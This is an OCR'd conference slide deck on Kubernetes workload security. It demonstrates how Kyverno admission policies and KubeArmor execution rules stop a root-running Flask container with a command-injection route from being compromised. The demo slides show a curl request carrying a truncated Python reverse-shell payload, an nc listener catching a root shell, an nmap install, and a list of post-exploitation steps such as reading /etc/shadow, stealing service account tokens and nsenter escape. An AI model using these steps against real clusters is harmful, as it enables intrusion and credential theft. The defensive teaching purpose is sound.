Detect and Respond? Cool Story — Or Just Don’t Let the Bad Stuff Start.

Real-world Kubernetes enforcement with Kyverno and KubeArmor

Matt Brown
Github: sf-matt


Kubernetes in Plain English

- **Container -** Your app, just the thing you built
- **Pod -** The basic unit in Kubernetes running your containers
- **Workload -** The manager of pods, often a deployment
- **Node -** A machine (virtual or physical) that runs your workloads
- **Cluster -** A group of nodes working together as one system

Kubernetes Insecurity in Plain English

- **Container -** Runs as root, includes package managers, not hardened
- **Pod -** Inherits container defaults, no restrictions applied
- **Workload -** Runs pods as defined, no questions asked
- **Node -** Let’s not go there
- **Cluster -** Let’s really not go there

Stages Where We Can Secure a Workload



- **Image Build:** Dev and App Sec owned, not Kubernetes managed
- **Admission:** Block bad config before it runs
- **Execution:** Limit what it can do
- **Detection:** Watch what it actually does

Dockerfile — Looks Harmless, Runs as Root

```
FROM python:3.9-slim-buster

WORKDIR /app

COPY requirements.txt requirements.txt
RUN pip3 install -r requirements.txt

COPY . .

CMD ["python3", "-m", "flask", "run", "--host=0.0.0.0"]
```

- Based on official image: python:3.9-slim-buster
- No USER directive → container runs as **UID 0 (root)**
- Works fine — but runs with full privileges by default

Deployment Spec — Kubernetes Doesn't Stop It

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: flask-root
spec:
  replicas: 1
  selector:
    matchLabels:
      app: flask-app
      variant: root
  template:
    metadata:
      labels:
        app: flask-app
        variant: root
    spec:
      containers:
      - name: flask
        image: sf-matt/flask-app:latest
        ports:
        - containerPort: 5000
```

- No securityContext → container inherits root from the base image
- No enforcement → container can access files, run commands, and act freely

Shells Happen: From Pod to Compromise

- Default base image (python:3.9-slim) runs as root
- Flask app exposes a command injection route (/cmd)
- Kubernetes runs it without question
- Attacker gets a remote shell inside the container

curl ➜ connect ➜ compromise

```
matt.brown@matt ~ % curl "http://192.168.64.7:30080/cmd" \
  --get \
  --data-urlencode 'input=python3 -c "import socket,os,pty;
```

Run Payload via RCE

```
matt.brown@matt ~ % nc -l 4444
# whoami
whoami
root
# apt update -qq && apt install -y -qq nmap
apt update -qq && apt install -y -qq nmap
24 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following additional packages will be installed:
  libblas3 libgfortran5 liblinear3 liblua5.3-0 libpcap0.8 libssh2-1
  nmap-common
```


Root access

Install recon tooling

Welcome to the root Jungle

- **Install Anything**: apt update && apt install nmap -y
- **Read Sensitive Files**: /etc/shadow
- **Bypass Restrictions**: Override file permissions, explore the filesystem
- **Steal Credentials**: Read Kubernetes service account tokens and secrets from mounted paths
- **Tamper with the Host** (with the right mounts): Use nsenter to escape the container

Why Not Just Block It?



- **Image Build:** Dev and App Sec owned, not Kubernetes managed
- **Admission:** Block bad config before it runs
- **Execution:** Limit what it can do
- **Detection:** Watch what it actually does

Kyverno: Kubernetes-Native Admission Control

- Open Source with over 6.4k GitHub stars: https://github.com/kyverno/kyverno
- Easy YAML syntax
- Blocks or audits insecure workloads at admission with room for exceptions
- Installs in minutes

What Is an Admission Controller?

- **Admission controllers** run *after* authentication, but *before* persistence
- They mutate or validate the resource
- Validation allows block, audit, pass
- Natively available

This ClusterPolicy Blocks Our Flask App!

```yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: disallow-run-as-root-deployments
spec:
  validationFailureAction: enforce
  rules:
  - name: require-run-as-non-root
    match:
      resources:
        kinds:
        - Deployment
    validate:
      message: "Containers must not run as root (runAsNonRoot: true)."
      pattern:
        spec:
          template:
            spec:
              containers:
              - securityContext:
                  runAsNonRoot: true
```

ClusterPolicy Applies Across the Cluster

Set enforce to actively block

Apply to any Deployment

Clear error message

Enforces runAsNonRoot: true

```
service/flask-service created
Error from server: error when creating "flask-vuln-demo/flask-deployment.yaml": admissi

resource Deployment/default/flask-app was blocked due to the following policies

disallow-run-as-root:
  autogen-require-run-as-non-root: 'validation error: Containers must not run as root
    (UID 0). Set runAsNonRoot: true and use a non-root UID. rule autogen-require-run-as
    failed at path /spec/template/spec/containers/0/securityContext/'
```

Blocked!

Here's What a Compliant Deployment Looks Like

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: flask-app
spec:
  replicas: 1
  selector:
    matchLabels:
      app: flask-app
  template:
    metadata:
      labels:
        app: flask-app
    spec:
      containers:
        - name: flask
          image: sfmatt/flask-vuln-demo-nonroot:latest
          ports:
            - containerPort: 5000
          securityContext:
            runAsNonRoot: true
            runAsUser: 101
```

- Passes Kyverno policy validation with no issues
- Guides developers toward secure-by-default configurations
- Easy to validate in CI pipelines or with kyverno apply --audit

Sets runAsNonRoot and runAsUser

Congrats, your pods don’t run as root.

curl ➜ connect ➜ compromise (again?)

```
matt.brown@matt ~ % curl "http://192.168.64.7:30080/cmd" \
  --get \
  --data-urlencode 'input=python3 -c "import socket,os,pty;
```

Run Payload via RCE

```
matt.brown@matt ~ % nc -l 4444
$ whoami
whoami
appuser
$ apt update -qq && apt install -y -qq nmap
apt update -qq && apt install -y -qq nmap
E: List directory /var/lib/apt/lists/partial is missing. - Acquire (13: P
$ echo "test" > /tmp/hello.txt
echo "test" > /tmp/hello.txt
$ cat /tmp/hello.txt
cat /tmp/hello.txt
test
$ python3 -m http.server 8888
python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```


No root access

No recon tooling

Write to /tmp

Python server on high port

Why Not Just Limit It?



- **Image Build:** Dev and App Sec owned, not Kubernetes managed
- **Admission:** Block bad config before it runs
- **Execution:** Limit what it can do
- **Detection:** Watch what it actually does

KubeArmor: Execution Enforcement

- Open Source with 1.7k+ GitHub stars: https://github.com/kubearmor/KubeArmor
- Controls execution via Linux Security Modules (e.g. AppArmor and SELinux)
- Easy YAML syntax
- Abstracts away Linux distro differences

Linux Security Modules (LSMs)

- Part of Linux Kernel
- LSMs intercept **syscalls** and decide whether to allow them
- AppArmor and SELinux are the most widely used (and supported by KubeArmor)
- KubeArmor generates and applies LSM profiles via YAML

KubeArmor in Action: Blocking the Next Step

```yaml
apiVersion: security.kubearmor.com/v1
kind: KubeArmorPolicy
metadata:
  name: block-tmp-write
spec:
  selector:
    matchLabels:
      app: flask-app
  file:
    matchDirectories:
      - dir: /tmp/
        recursive: true
  action: Block
  severity: 5
---
apiVersion: security.kubearmor.com/v1
kind: KubeArmorPolicy
metadata:
  name: block-python-listener
spec:
  selector:
    matchLabels:
      app: flask-app
  process:
    matchPaths:
    - path: /usr/local/bin/python3.9
  action: Block
  severity: 5
```

KubeArmorPolicy

Applies to everything done in /tmp

Set action to explicitly Block

Applies to python3.9 process

Set action to explicitly Block

curl ➜ no connect ➜ no compromise

```
matt.brown@matt ~ % curl "http://192.168.64.7:30080/cmd" \
  --get \
  --data-urlencode 'input=python3 -c "import socket,os,pty;
```


Run Payload via RCE

```
matt@controlplane:~$ kubectl logs flask-app-6fd9dbd494-zbfvg
 * Debug mode: off
WARNING: This is a development server. Do not use it in a productior
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.244.49.81:5000
Press CTRL+C to quit
192.168.64.4 - - [16/Jun/2025 19:50:32] "GET / HTTP/1.1" 200 -
192.168.64.4 - - [16/Jun/2025 19:50:32] "GET /favicon.ico HTTP/1.1"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TimeoutError: [Errno 110] Connection timed out
192.168.64.4 - - [16/Jun/2025 19:51:38] "GET /cmd?input=python3+-c+"
h\\")" HTTP/1.1" 200 -
sh: 1: python3: Permission denied
192.168.64.4 - - [17/Jun/2025 06:18:39] "GET /cmd?input=python3+-c+"
h\\")" HTTP/1.1" 200 -
192.168.64.4 - - [17/Jun/2025 06:19:41] "GET / HTTP/1.1" 200 -
```

No Reverse Shell

App Accessible

We Can’t Block Everything



- **Image Build:** Dev and App Sec owned, not Kubernetes managed
- **Admission:** Block bad config before it runs
- **Execution:** Limit what it can do
- **Detection:** Watch what it actually does

Where Prevention Hits a Wall and eBPF Detection Step In

Prevention Has Limits

- Some pods need to run as root (e.g. monitoring)
- Legit containers may execute perceived malicious behavior (e.g. install packages)
- Scoped policies reduce blast radius but create blind spots

Detection Steps In

- Watch what root does in runtime
- Detect abnormal binary execution, DNS traffic, other syscall activty
- Alert on violations even in "trusted" images

Block Early, Control Behavior, Watch What Matters

1. **Block Early** — Admission control with **Kyverno** prevents insecure workloads from ever starting

2. **Control Behavior** — **KubeArmor** enforces strict LSM policies to stop abuse before it spreads

3. **Watch What Matters** — **eBPF detection agents** catches the unexpected, even in “compliant” pods

Secure Workloads, No Amazon Packages Left To Chance

? Hit me up after or online

cloudsecburrito.com

github.com/sf-matt/k8s-enforcement-lab